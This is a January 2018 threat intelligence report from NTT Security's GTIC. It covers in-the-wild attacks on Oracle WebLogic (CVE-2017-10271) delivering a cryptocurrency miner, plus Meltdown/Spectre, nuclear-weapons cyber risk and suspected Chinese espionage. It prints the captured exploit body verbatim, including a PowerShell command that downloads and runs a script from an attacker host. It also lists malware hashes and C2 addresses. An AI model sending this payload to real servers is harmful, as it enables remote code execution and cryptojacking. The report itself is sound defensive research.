NTT Security

GTIC Monthly Threat Report

January 2018

Contents

GTIC Observations

In January 2018, the Global Threat Intelligence Center (GTIC) observed several dozen attempts to exploit WebLogic servers, specifically CVE-2017-10271. This vulnerability exists in the Oracle WebLogic Server component of Oracle Fusion Middleware, and successful exploitation allows remote code execution (RCE) on the targeted server.

The source of the attacks, 191.101.180[.]74, is a server hosted by Digital Energy Technologies Chile SpA, in the United Kingdom. All traffic generated from this host to the targets was over HTTP ports 80, 8888 and 8889.

In several detections, the source targeted the *CoordinatorPortType*, which is an interface for Oracle WebLogic that contains information about operations. Besides the HTTP request and headers, the installation of the downloader took place within the XML body as shown in Figure 1.

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/
">
          <soapenv:Header>
            <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/work
area/">
                <java version="1.8.0_131" class="java.beans.XMLDecoder">
                  <void class="java.lang.ProcessBuilder">
                    <array class="java.lang.String" length="3">
                      <void index="0">
                        <string>cmd.exe</string>
                      </void>
                      <void index="1">
                        <string>/c</string>
                      </void>
                      <void index="2">
                        <string>powershell -nop -c "iex(New-Object Net.Web
Client).DownloadString('http://191.101.180.74/readme.txt')"</string>
                      </void>
                    </array>
                  <void method="start"/></void>
                </java>
              </work:WorkContext>
            </s
```

Figure 1. XML body of an HTTP request from 191.101.180[.]74 attempting to exploit CVE-2017-10271. The highlighted and bolded text is the downloader installation attempt.

As shown in Figure 1, two strings were passed to the server. When those two strings are used together, they form a Windows PowerShell (PS) command to use PS to download a supposed text file from 191.101.180[.]74, the same server used to exploit the WebLogic servers.

The *'readme.txt'* file is actually a simple PS script and downloader which performs a series of commands to check CPU utilization, determine if the malware (in this case, a cryptocurrency coin miner) is or is not already installed, download a portable executable (PE) file, and finally callback to a C2 node.

GTIC researchers believe the callbacks to the C2 are an attempt to send a specific message as *w9* will cancel continuation of the attack, but *w0* will execute the downloaded PE.

Please note, this analysis covers an attack on a Windows system. Linux targets follow the same process, but the malware uses shell scripts and 64-bit executable and linkable format (ELF) binaries as opposed to PEs.

Technical Indicators

1.1.1 Linux Environment Virus Total and Hybrid-Analysis Indicators

Shellscript: ab31f7b63a5efe95e59626ee9a4d11ee

xfallocdx 64-bit (Default): faca70429c736dbf0caf2c644622078f

C2: 37.59.51.212

Mining Pool: pool.minexmr.com

xfallocdx 32-bit (Others): 153b63f648f3d056a298362b037e5045

1.1.2 Windows Environment Virus Total and Hybrid-Analysis Indicators

PowerShell Script: f438edc25d34d554a17e1026a8151e5f

AMDDriver64.exe Portable 64-bit (Default): fe4afa2200ce95f008ca631057e8c606

C2(s): 91.121.2.76 and 66.225.197.197


Mining Pool: pool.minexmr.com

AMDDriver64.exe Portable 64-bit (Others): 315e44378af34bb1d6263cd9cf437e45

C2: 178.63.48.196

Mining Pool: pool.minexmr.com

Vulnerability of the Month: Meltdown and Spectre



Threat Status: Medium

CVE-2017-5754, CVE-2017-5753, CVE-2017-5715

Severity: Medium (CVSS: 4.7)

Date: 3 Jan 2018

Remediation Details: Intel developed and issued updates to address these vulnerabilities for all types of Intel-based machines.

Microsoft rolled out an emergency update for Windows 10 users: KB4056892 (NOTE: This update specifically addresses the issue in Windows 10, OS Build 16299.192 as an official fix.) Microsoft has also confirmed it is deploying fixes to its cloud services. Windows 10 users will be automatically updated with the patch through Windows Update. A patch is available from Microsoft for Windows 7 and 8.

Unfortunately, this patch resulted in signficiant systems issues – unexpected reboots, data loss, etc. – prompting Intel to call for a halt to the installation of the patches. Microsoft subsequently pushed a new patch, disabling the original Spectre patch.

Google Chromebooks are, or will be, automatically protected from these flaws, according to Google. The company says Chromebooks with ARM chips aren't affected at all.

Apple confirmed that all Mac and iOS devices are affected by the Meltdown and Spectre CPU flaws. Since exploiting many of these issues requires a malicious app to be loaded on your Mac or iOS device, Apple has recommend downloading software only from trusted sources such as the App Store. Apple also informed users it has already mitigated some of the potential negative consequences of Meltdown, which is the Intel-specific exploit, with patches for iOS (11.2), macOS (10.13.2), and tvOS (11.2).

Affected Versions: Most modern operating systems are impacted, including personal computer systems and mobile devices.

Analyst Note: On January 3, 2018, Google's Project Zero released details about undisclosed vulnerabilities in Intel's CPU chips, naming the vulnerabilities Spectre and Meltdown. The CPU hardware implementations are vulnerable to side-channel attacks, allowing an attacker to read privileged memory. These attacks are described in detail by Google Project Zero and the Institute of Applied Information Processing and Communications (IAIK) at Graz University of Technology (TU Graz). The nature of these vulnerabilities and their fixes introduces the possibility of reduced performance on patched systems. The performance impact depends on the hardware and the applications in place.

Meltdown affects Intel processors, and works by breaking through the barrier which prevents applications from accessing arbitrary locations in kernel memory. Segregating and protecting memory spaces prevents applications from accidentally interfering with one another's data and also prevents malicious software from being able to see and modify it at will. Meltdown makes this fundamental process unreliable.

Spectre affects Intel, AMD, and ARM processors, broadening its reach to include mobile phones, embedded devices, and virtually anything with a chip in it.

Spectre works differently from Meltdown. Spectre essentially tricks applications into accidentally disclosing information which would normally be inaccessible, safe inside their protected memory area. This vulnerability is challenging to exploit as it is based on an established practice in multiple chip architectures.

Threat Report: Hacking Nuclear Weapons

Chatham House, an independent, London-based policy institute, recently released a report on the cybersecurity status of nuclear weapons systems. This report included threats, vulnerabilities, and potential consequences.

Modern weapons systems rely on digital technologies, but the majority of countries' nuclear weapons arsenals were developed well before cyberattacks became a significant concern. Chatham House points out that, while emerging technologies are not the primary risk to consider in the nuclear field, new technology (and the speed at which innovation is occurring) is exacerbating these risks.

Researchers found that the likelihood of threat actors conducting cyberattacks on nuclear weapons systems is "relatively high and increasing." These threats stem from Advanced Persistent Threats (APTs), both state-sponsored and otherwise.

The report lays out a number of cyber vulnerabilities, foremost among them being that of command and control (C2) vulnerabilities. The most worrying part of this vulnerability is the risk of threat actors compromising communications channels, potentially leading world leaders to make decisions involving nuclear weapons based on insufficient or incorrect information.

The report also elaborates on supply chain vulnerabilities, along with vulnerabilities in the design of nuclear weapons themselves.

The report is not all doom and gloom, however, as researchers provide several cyber resilience measures that can lead to greater protections surround nuclear weapons systems. Some of the most critical steps to secure nuclear weapons systems also apply to the enterprise environment.

The first of those critical measures is a comprehensive risk assessment, and researchers also pointed out that redundancy measures are very important to securing these weapons systems. In other words, "if a component fails, the system would continue to function through back-up components."

Risk assessments, as well as reliable redundancy measures, are both critical elements to mitigating cybersecurity risk – not only for nuclear weapons, but also in the network environment of your organization.

Resources
Research Paper: Cyber Security of Nuclear Weapons Systems

Increase in Suspected Chinese Cyber Activity

Researchers have observed a series of cyberattacks against Western think tanks and nongovernmental organizations. Researchers suspect threat actors affiliated with the Chinese government are responsible for these attacks, with the goals being to gain insight on the military strategies of Western governments. During October and November 2017, researchers discovered activity from suspected Chinese actors which attempted to infiltrate the networks of six different Western organizations. Specifically targeted were the communications of Western personnel involved in Chinese economic policy research and the Chinese economy, as well as experts in fields such as defense, U.S.-Sino relations, and cyber governance. This appears to be the first time an uptick in activity from suspected Chinese actors has been observed or reported since the U.S. and China 2015 cyber agreement.

It is likely that actors affiliated with the Chinese government would have specific intelligence requirements to be fulfilled, and latest operations appear to be working toward those goals. Earlier cyberattacks focused on exfiltrating information accessible on the victim system or network, though these latest attacks indicate a possible shift in tactics, techniques and procedures (TTPs).

The GTIC assesses these types of attacks – more targeted attacks – will continue for the foreseeable future, making your organizational security policy even more critical for your network environment.

References
Article: And end to “Smash-and-Grab” and a More to More Targeted Approaches

About GTIC

The NTT Security GTIC protects and informs NTT Security clients through security threat research, vulnerability analysis and the development of effective countermeasures. For more information, including vulnerability disclosures, threat reports and white papers, visit the resource page on www.nttsecurity.com or our blog.